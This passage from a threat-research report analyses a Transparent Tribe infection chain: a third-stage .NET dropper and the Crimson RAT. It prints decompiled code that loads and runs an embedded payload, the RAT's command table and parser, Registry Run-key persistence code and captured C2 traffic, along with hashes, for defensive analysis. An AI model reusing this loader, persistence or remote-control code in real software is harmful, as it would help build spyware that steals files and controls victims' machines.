    && (*(int (__stdcall **)(int))(*(_DWORD *)v72 + 40))(v72) >= 0 )
  {
    v66 = 0;
    sub_401870(L"_._");
    v68 = 0;
    VariantInit(&pvarg);
    sub_401870(L"___");
    VariantInit(&v105);
    v25 = (void (__stdcall **)(int, int))(*(_DWORD *)v72 + 52);
    v26 = sub_4018D0(&v75);
    (*v25)(v72, v26);
    v27 = v75;
    if ( !v75 )
      sub_40AD90(-2147467261);
    v28 = sub_4018D0(&v74);
    (**v27)(v27, &unk_41B270, v28);
    v29 = v17 - 14;
    rgsabound.cElements = v29;
    rgsabound.lLbound = 0;
    v30 = SafeArrayCreate(0x11u, 1u, &rgsabound);
    hResInfo = 0;
    SafeArrayAccessData(v30, (void **)&hResInfo);
    memcpy_0(hResInfo, v20, v29);
    SafeArrayUnaccessData(v30);
    if ( !v74 )
      sub_40AD90(-2147467261);
    v31 = v74;
    v32 = (void (__stdcall **)(VARIANTARG *, SAFEARRAY *, int))(*(_DWORD *)&v74->vt + 180);
    v33 = sub_4018D0(&v66);
    (*v32)(v31, v30, v33);
    if ( v30 )
      SafeArrayDestroy(v30);
    if ( !v66 )
      sub_40AD90(-2147467261);
    v34 = v66;
    if ( v69 )
      v35 = *(_DWORD *)v69;
    else
      v35 = 0;
    v36 = (void (__stdcall **)(void *, int, int))(*(_DWORD *)v66 + 68);
    v37 = sub_4018D0(&v68);
    (*v36)(v34, v35, v37);
    SafeArrayCreateVector(0xCu, 0, 0);
    if ( !v68 )
      sub_40AD90(-2147467261);
    if ( lpString )
      v38 = *(_DWORD *)lpString;
    else
      v38 = 0;
    v39 = *(_DWORD *)v68;
```

Managed payload method called from unmanaged parent dropper


Stage 3 (Third stage dropper):

> Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : Random.dll
- File Type : C# dynamic link library / .Net Assembly
- File size : 2.3 MB (2441216 bytes)
- MD5 : 4A22A43CCAB88B1CA50FA183E6FFB6FA
- Signature : Microsoft Visual C# v7.0 / Basic .NET

We get a unpacked / obfuscated C# assembly which we dumped during the dynamic analysis of the **2nd stage dropper.**

The functionality of the dropper is pretty straight forward payload from resource and then execute entrypoint of the payload.



```
{
    Stream manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("_");
    byte[] array = new byte[manifestResourceStream.Length];
    manifestResourceStream.Read(array, 0, array.Length);
    manifestResourceStream.Close();
    byte[] array2 = null;
    if (typeof(_).Assembly.GetManifestResourceNames().Length > 1)
    {
        manifestResourceStream = typeof(_).Assembly.GetManifestResourceStream("__");
        array2 = new byte[manifestResourceStream.Length];
        manifestResourceStream.Read(array2, 0, array2.Length);
        manifestResourceStream.Close();
    }
    AppDomain.CurrentDomain.AssemblyResolve += _.CurrentDomain_AssemblyResolve;
    if (array2 != null)
    {
        _.__ = Assembly.Load(array, array2);
    }
    else
    {
        _.__ = Assembly.Load(array);
    }
    AssemblyName[] referencedAssemblies = _.__.GetReferencedAssemblies();
    try
    {
        foreach (AssemblyName assemblyName in referencedAssemblies)
        {
            if (assemblyName.Name == "PresentationFramework")
            {
                foreach (Type type in _.__.GetTypes())
                {
                    if (type.BaseType.FullName == "System.Windows.Application")
                    {
                        type.BaseType.GetProperty("ResourceAssembly").SetValue(null, _.__, null);
                        break;
                    }
                }
                break;
            }
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.ToString());
    }
    try
    {
        if (_.__.EntryPoint.GetParameters().Length > 0)
        {
            string[] array4 = Environment.GetCommandLineArgs();
            if (array4.Length > 0)
            {
                string[] array5 = new string[array4.Length - 1];
                Array.Copy(array4, 1, array5, 0, array4.Length - 1);
                array4 = array5;
            }
            _.__.EntryPoint.Invoke(null, new object[]
            {
                array4
            });
        }
        else
        {
            EntryPoint.Invoke(null, new object[0]);
```

3rd stage dropper

Stage 4 (Crimson RAT):

Final stage includes execution of our crown king Crimson Remote Access Trojan.


> Basic static analysis consists of examining the sample without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures.

- Filename : TrayIcos.exe
- File Type : PE32 executable for MS Windows (GUI) Intel 80386 32-bit Mono/.Net assembly

- File size   : 2.2 MB (2295808 bytes)
- MD5 : 5A27D092E4A87554206F677B4EADC6F5
- Signature : Microsoft Visual C# v7.0 / Basic .NET
- Packer : .Net Reactor


Crimson RAT supports basic functionalities a remote access trojan should have like screen capture, screen size enumeration, commands execution, process list, process kill, etc.

However the functionalities differ from variant to variant and are stripped in many samples however the complete list of all functionalities supported by the framework are listed below :



Command	Action
runf	Execute file
procl	List all running processes
thumb	file info
filsz	file information
downf	Download files
endpo	End Process
scrsz	Caluclate screen size
cscreen	Caputre screen
dirs	Get listed drives
udlt	Remove current user
delt	Remove file
listf	Search selected file
info	Victim information
file	Upload files
dowr	Save files
fldr	Directories within a specified path
fles	File upload
cnls	Enables multiple other functionalities simultaneously
thurmb	<N/A>
gtavprcs	Looks for "gtavprcs" process bait


Functionalities



```
    break;
}
this.idtnwiurasreqCnls = false;
string cmdInfo = switchType[0].ToLower();
if (cmdInfo.Split(new char[]
{
    '_'
}).Length > 1)
{
    cmdInfo = "htintn-" + cmdInfo.Split(new char[]
    {
        '_'
    })[1];
}
else
{
    cmdInfo = "htintn-" + cmdInfo;
}
string cmdInfo2 = cmdInfo;
switch (cmdInfo2)
{
case "htintn-gtavprcs":
    this.idtnwiurasfunStarter = delegate()
    {
        this.idtnwiuraslist_processes("gtavprcs");
    };
    this.idtnwiurasfunThread = new Thread(this.idtnwiurasfunStarter);
    this.idtnwiurasfunThread.Start();
    break;
case "htintn-thurmb":
    this.idtnwiurasimage_info(switchType[1].ToString(), cmdInfo);
    break;
case "htintn-purtsrt":
    this.idtnwiurasload_app();
    break;
case "htintn-filsz":
    this.idtnwiurasfile_info(switchType[1], false);
    break;
case "htintn-rupth":
    this.idtnwiuraspush_data(null, "htintn-appth=|htintn".Split(new char[]
    {
        '|'
    })[0] + DAAONIF.idtnwiurasget_mpath().ToString(), false);
    break;
case "htintn-procl":
    this.idtnwiurasfunStarter = delegate()
    {
        this.idtnwiuraslist_processes("procl");
    };
    this.idtnwiurasfunThread = new Thread(this.idtnwiurasfunStarter);
    this.idtnwiurasfunThread.Start();
    break;
case "htintn-dowf":
    this.idtnwiurassaveFile(switchType[1]);
    break;
case "htintn-cscreen":
    this.idtnwiurasfunStarter = delegate()
    {
        this.idtnwiurassee_scren(switchType[1], cmdInfo);
    };
```

Command parser and functionalities of crimson rat


Persistence mechanism is the least notable and extremely basic in nature



```
// Token: 0x06000002 RID: 2 RVA: 0x000028A0 File Offset: 0x00000AA0
public static void smethod_1(string string_6, string string_7)
{
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run|zombado".Split(new char[]
        {
            '|'
        })[0].ToString(), true);
        object value = registryKey.GetValue(Class1.string_4 + string_6);
        if (value == null)
        {
            registryKey.SetValue(Class1.string_4 + string_6, string_7);
        }
        else if (value.ToString() != string_7)
        {
            registryKey.SetValue(Class1.string_4 + string_6, string_7);
        }
    }
    catch
    {
    }
```

HKCU Run key persistence

C2 communication is implemented using simple **TCP protocol** with no added encryption / encoding even which is highly disappointing.



```
.....info=command.....htintn-info=A....|USER-PC|admin||6>1|S.A.0.3||||C:\Users\admin\AppData\Local\Temp\.....gtavprcs=avpro   ....gtavprcs=.....
264>smss>0><348>csrss>0><3640>searchprotocolhost>0><1236>svchost>0><1196>spoolsv>0><432>winlogon>0><876>svchost>0><696>ctfmon>0><2296>svchost>0><1492>searchindexer>0><3660>searchfilterhost>0><2652>2.rsp>0><776>svchost>0><596>svchost>0><236>dwm>0><680>svchost>0><500>lsm
>0><3968>host>0><492>lsass>0><2004>taskeng>0><1820>svchost>0><840>svchost>0><392>csrss>0><1368>imedictupdate>0><476>services>0><384>wininit>0><1060>svchost>0><1984>taskhost>0><292>explorer>0><1436>srvpost>0><812>svchost>0><4>system>0><0>idle>0><
```

C2 connection using TCP

Verdict:

> Overall Transparent Tribe's tradecraft might seem lackluster but since their inception in 2013 they have been quite successful according to statistics in executing their plans and conducting espionage campaigns on daily basis. However our customers are protected against this threat. Additionally, **Scrutiny Anti Malware** properly files used by Transparent Tribe as malicious.